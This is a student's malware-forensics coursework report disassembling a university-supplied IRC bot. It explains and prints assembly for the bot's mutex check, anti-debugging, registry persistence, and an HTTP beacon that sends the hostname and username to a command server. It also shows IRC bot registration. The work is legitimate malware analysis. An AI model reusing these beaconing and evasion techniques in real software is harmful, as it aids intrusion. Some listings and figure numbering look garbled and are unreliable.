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# Malware Forensics Coursework [MalFor]

## Malware Disassembly

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UNIVERSITY OF  
PORTSMOUTH

## Disclaimer

By submitting this report for marking, I **fully understand** that and I **agree**:

- This is an independent piece of coursework, and it is expected that I have taken responsibility for all the design, implementation, analysis of results and writing of the report. And, it is 2000 words (+/-10%).
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- It is blind marked.
- Any technical help, high-level advice and suggestions which may be provided in-person (e.g., labs) and electronically, has no contribution to or an indication of my final mark.
- Knowledge of a peer's work and their final mark is not justification for what my own mark should be.
- Any examples provided were used for ideas only, and "having followed an example" is not justification for what my mark should be.
- The coursework malware was used for analysis only and was isolated to a safe working environment (a virtual machine), to prevent the malware from infecting the host.

Checks to see if malware is already running using the **\_\_Z9isRunningFunction**, if not then moves to next step, if it is, then process is cancelled

Produces an alert Message Box on the system with the string *'This file is a piece of malware for the University malware analysis coursework. If you continue, your computer will be infected'* with a yes or no option to continue.

```
; Attributes: bp-based frame
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
public __WinMain@16
__WinMain@16 proc near

pcbBuffer= dword ptr -1A0h
WSAData= WSAData ptr -19Ch
var_C= dword ptr -0Ch
hInstance= dword ptr 8
hPrevInstance= dword ptr 0Ch
lpCmdLine= dword ptr 10h
nShowCmd= dword ptr 14h

; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 188h
call    __Z9isRunningv ; isRunning(void)
test    al, al
jz      short loc_402A08
```

```
loc_402A08:                ; uType
mov     dword ptr [esp+0Ch], 1004h
mov     dword ptr [esp+8], offset aAlert ; "Alert"
mov     dword ptr [esp+4], offset aThisFileIsAPie ; "This file is a piece of malware for the..."
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
cmp     eax, 7
setz    al
test    al, al
jz      short loc_402A48
```

Figure 1 - Portion of WinMain Function

If **GetLastError** produces a result of 1, meaning an error occurred or a mutex has been created previously, then an alert message box pops up with the text 'error, already running'

Mutex is created so it can control access to multiple resources across processes, also used to make sure only one instance of itself is created. The mutex is called 'malfor'. The function **GetLastError** is called to see if either an error occurred or if a mutex has already been created





Figure 2 - Contents of **\_\_Z9isRunningFunction**

Checks to see if a debugger is being used, using the **IsDebuggerPresent()** Windows API. If TRUE is returned, then a debugger is being used.

If **IsDebuggerPresent()** produces a TRUE result, then an alert message box is shown with the message 'Anti-Debug, are you really trying that?'. This then stops then malware.



The function **Zinfectv** gets called to create persistence in the registry. The **WSAdata** API function is called and then subsequently **WSAstartup** is called to initialise the winsock library. No winsock functions can be used until **WSAstartup** is called.

**Figure 3 - Portion of WinMain Function**




Figure 4 - Contents of **Zinfectv** Function

The hostname of the computer is grabbed by the function **GetHostName**, which is then stored in the `_myhostname` buffer. The same process is done with the Username by the **GetUserName** function. The **Z14updateChanName** function is then called.

If the function cannot successfully connect to the server, then an alert message box pops up and prints 'Cannot connect to server'. If no action is performed then it exists the process, otherwise a 4 second sleep is induced and it loops back to restart the connection




Figure 5 - Portion of WinMain function

The function starts with initialising a HTTP request. This is done by the Windows API Function InternetOpenA. 'OSX' is the user agent. The hex values shown after represent ASCII characters forming a URL

```

push    edi
push    ebx
sub     esp, 240h
mov     dword ptr [esp+10h], 0 ; dwFlags
mov     dword ptr [esp+0Ch], 0 ; lpszProxyBypass
mov     dword ptr [esp+8], 0 ; lpszProxy
mov     dword ptr [esp+4], 0 ; dwAccessType
mov     dword ptr [esp], offset szAgent ; "OSX"
call    _InternetOpenA@20 ; InternetOpenA(x,x,x,x,x,x)
sub     esp, 14h
mov     [ebp+Internet], eax
mov     dword ptr [ebp+Destination], 70747468h
mov     [ebp+var_113], 312F2F3Ah
mov     [ebp+var_10F], 392E2736h
mov     [ebp+var_10B], 38382E39h
mov     [ebp+var_107], 3232322Eh
mov     [ebp+var_103], 636E632Fh
mov     [ebp+var_FF], 7068702Eh
mov     [ebp+var_FB], 3D64693Fh
mov     [ebp+var_F7], 0
lea     eax, [ebp+var_F3]
mov     ecx, 008h
mov     ebx, 0
mov     [eax], ebx
mov     [eax+ecx-4], ebx
lea     edx, [eax+4]
and     edx, 0FFFFFFFh
sub     eax, edx
add     ecx, eax
and     ecx, 0FFFFFFFh
shr     ecx, 2
mov     edi, edx
mov     eax, ebx
rep stosd
mov     dword ptr [esp+4], offset _myhostname ; Source
lea     eax, [ebp+Destination]
mov     [esp], eax ; Destination
call    _strcat
lea     eax, [ebp+Destination]
mov     ecx, 0FFFFFFFh
mov     edx, eax
mov     edi, edx
repne scasd
mov     eax, ecx
not     eax
lea     edx, [eax-1]
lea     eax, [ebp+Destination]
add     eax, edx
mov     dword ptr [eax], 64697526h
mov     word ptr [eax+4], 30h ; '-'
mov     dword ptr [esp+4], offset _myusername ; Source
lea     eax, [ebp+Destination]
mov     [esp], eax ; Destination
call    _strcat
mov     dword ptr [esp+14h], 1 ; dwContext
mov     dword ptr [esp+10h], 1 ; dwFlags
mov     dword ptr [esp+0Ch], 0 ; dwHeadersLength
mov     dword ptr [esp+8], 0 ; lpszHeaders
lea     eax, [ebp+Destination]
mov     [esp+4], eax ; lpszUrl
mov     eax, [ebp+Internet]
mov     [esp], eax ; hInternet
call    _InternetOpenUrlA@24 ; InternetOpenUrlA(x,x,x,x,x,x,x)
sub     esp, 18h
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
jz      loc_401864

```

The request is sent out via the Windows API function **InternetOpenUrlA**, the request can be measured via 'hFile'. The 'CMP' code at the end checks to make sure the HTTP request is successful.

Figure 6a - Contents of ConnectToServer Function

The function **InternetReadfile** reads the data and then copies it into a buffer.




Figure 6b - Contents of ConnectToServer Function



This function starts with combining the current time with a random integer to create a random number, this is appended to the end of the string with 'bot'

IRC Protocol messages are sent to the IRC server, these messages include the strings 'USER' and 'NICK'.

The Windows API Function **IsDebuggerPresent** is then called again, if it returns TRUE then an alert message box is created.

```

; Attributes: bp-based frame
; _DWORD ircclient(void)
public __29ircclientv
__29ircclientv proc near


Destination= byte ptr -1437h
Text= byte ptr -1338h
buf= byte ptr -1238h
Buffer= byte ptr -238h
var_237= byte ptr -237h
var_38= dword ptr -38h
s= dword ptr -34h
var_3b= dword ptr -30h
Str2= dword ptr -2Ch
Command= dword ptr -28h
lpText= dword ptr -24h
String1= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
Str1= dword ptr -10h
Source= dword ptr -0Ch

; __unwind {
push    ebp
mov     ebp, esp
mov     eax, 1468h
call    __chkstk_ms
sub     esp, eax
mov     dword ptr [esp], 0 ; Time
time
mov     [esp], eax ; Seed
call    _srand
call    _rand
mov     [esp+0Ch], eax
mov     dword ptr [esp+8], offset aBot ; "bot"
mov     dword ptr [esp+4], offset aSD ; "%d"
mov     dword ptr [esp], offset _nick ; Buffer
call    _sprintf
mov     ds:byte_409128, 0
lea     eax, [ebp+Buffer]
mov     dword ptr [eax], 53534150h
mov     dword ptr [eax+4], 6E616620h
mov     dword ptr [eax+8], 65627963h
mov     dword ptr [eax+0Ch], 0A8D7261h
mov     byte ptr [eax+10h], 0
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx ; Str
mov     [esp], eax ; s
call    _29writelineJPC ; writeline(uint,char *)
mov     dword ptr [esp+0Ch], offset aUnivCoursework ; "Univ Coursework Exercise"
mov     dword ptr [esp+8], offset _nick
mov     dword ptr [esp+4], offset aUserS05 ; "USER %s 0 * :%s\r\n"
lea     eax, [ebp+Buffer]
mov     [esp], eax ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx ; Str
mov     [esp], eax ; s
call    _29writelineJPC ; writeline(uint,char *)
mov     dword ptr [esp+8], offset _nick
mov     dword ptr [esp+4], offset aNicks ; "NICK %s\r\n"
lea     eax, [ebp+Buffer]
mov     [esp], eax ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx ; Str
mov     [esp], eax ; s
call    _29writelineJPC ; writeline(uint,char *)
call    _IsDebuggerPresent@0 ; IsDebuggerPresent()
test    eax, eax
setnz   al
test    al, al
jz      short loc_402098

```

Figure 8 - Portion of the IRClient Function

The program is prepared to receive data from the IRC server, known by the use of '`_sock`'. `recv`, which is a socket API call used for receiving data, is called. A test is done to make sure that data was received, if not the program repeats itself.



**Figure 7 - Portion of the `IRCclient` Function**

Grabs the current time using the 'time' API function, then compares it to the 'Last Hello' variable to see how much time has passed. If it is less than 5 seconds, it jumps to 'loc\_402378'.


